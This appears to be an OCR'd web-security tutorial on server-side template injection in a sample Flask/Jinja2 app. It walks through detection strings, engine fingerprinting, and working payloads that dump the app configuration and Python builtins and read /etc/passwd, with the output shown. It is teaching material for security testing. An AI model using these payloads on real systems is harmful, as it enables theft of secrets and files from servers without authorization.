
Confirming SSTI


The process of identifying an SSTI vulnerability is similar to the process of identifying any other injection vulnerability, such as SQL injection. The most effective way is to inject special characters with semantic meaning in template engines and observe the web application's behavior. As such, the following test string is commonly used to provoke an error message in a web application vulnerable to SSTI, as it consists of all special characters that have a particular semantic purpose in popular template engines:

```
${{<%[%'"}}%\.
```

Since the above test string should almost certainly violate the template syntax, it should result in an error if the web application is vulnerable to SSTI. This behavior is similar to how injecting a single quote (`'`) into a web application vulnerable to SQL injection can break an SQL query's syntax and thus result in an SQL error.

As a practical example, let us look at our sample web application. We can insert a name, which is then reflected on the following page:






Hi vautia!

Your IP: 172.17.0.1

Current Time: 2024-05-02 21:25:08

To test for an SSTI vulnerability, we can inject the above test string. This results in the following response from the web application:



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

As we can see, the web application throws an error. While this does not confirm that the web application is vulnerable to SSTI, it should increase our suspicion that the parameter might be vulnerable.


Identifying the Template Engine

To enable the successful exploitation of an SSTI vulnerability, we first need to determine the template engine used by the web application. We can utilize slight variations in the behavior of different template engines to achieve this. For instance, consider the following commonly used overview containing slight differences in popular template engines:



We will start by injecting the payload `${7*7}` and follow the diagram from left to right, depending on the result of the injection. Suppose the injection resulted in a successful execution of the injected payload. In that case, we follow the green arrow; otherwise, we follow the red arrow until we arrive at a resulting template engine.

Injecting the payload `${7*7}` into our sample web application results in the following behavior:




Hi ${7*7}!

Your IP: 172.17.0.1

Current Time: 2024-05-02 21:35:16

Since the injected payload was not executed, we follow the red arrow and now inject the payload `{{7*7}}`:



Hi 49!

Your IP: 172.17.0.1

Current Time: 2024-05-02 21:36:35

This time, the payload was executed by the template engine. Therefore, we follow the green arrow and inject the payload `{{7*'7'}}`. The result will enable us to deduce the template engine used by the web application. In Jinja, the result will be `7777777`, while in Twig, the result will be `49`.

Exploiting SSTI - Jinja2

Now that we have seen how to identify the template engine used by a web application vulnerable to SSTI, we will move on to the exploitation of SSTI. In this section, we will assume that we have successfully identified that the web application uses the `Jinja` template engine. We will only focus on the SSTI exploitation and thus assume that the SSTI confirmation and template engine identification have already been done in a previous step.


Jinja is a template engine commonly used in Python web frameworks such as `Flask` or `Django`. This section will focus on a `Flask` web application. The payloads in other web frameworks might thus be slightly different.

In our payload, we can freely use any libraries that are already imported by the Python application, either directly or indirectly. Additionally, we may be able to import additional libraries through the use of the `import` statement.

Information Disclosure

We can exploit the SSTI vulnerability to obtain internal information about the web application, including configuration details and the web application's source code. For instance, we can obtain the web application's configuration using the following SSTI payload:


```
{{ config.items() }}
```



```
Hi dict_items([('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('SECRET_KEY', None),
('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None),
('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH',
None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None),
('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', None),
('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False),
('PREFERRED_URL_SCHEME', 'http'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])!

Your IP: 172.17.0.1

Current Time: 2024-05-03 07:02:51
```

Since this payload dumps the entire web application configuration, including any used secret keys, we can prepare further attacks using the obtained information. We can also execute Python code to obtain information about the web application's source code. We can use the following SSTI payload to dump all available built-in functions:

```
{{ self.__init__.__globals__.__builtins__ }}
```




```
Hi {'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the `nil' object; Ellipsis represent
`...' in slices.", '__package__': '', '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class
'_frozen_importlib.BuiltinImporter'>, origin='built-in'), '__build_class__': <built-in function __build_class__>, '__import__': <built-in function
_import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built
n function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built
in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in
function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in
function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>,
'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function
ter>, 'aiter': <built-in function aiter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built
in function min>, 'next': <built-in function next>, 'anext': <built-in function anext>, 'oct': <built-in function oct>, 'ord': <built-in function ord>,
```

Local File Inclusion (LFI)

We can use Python's built-in function `open` to include a local file. However, we cannot call the function directly; we need to call it from the `__builtins__` dictionary we dumped earlier. This results in the following payload to include the file `/etc/passwd`:

```
{{ self.__init__.__globals__.__builtins__.open("/etc/passwd").read() }}
```




```
Hi root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
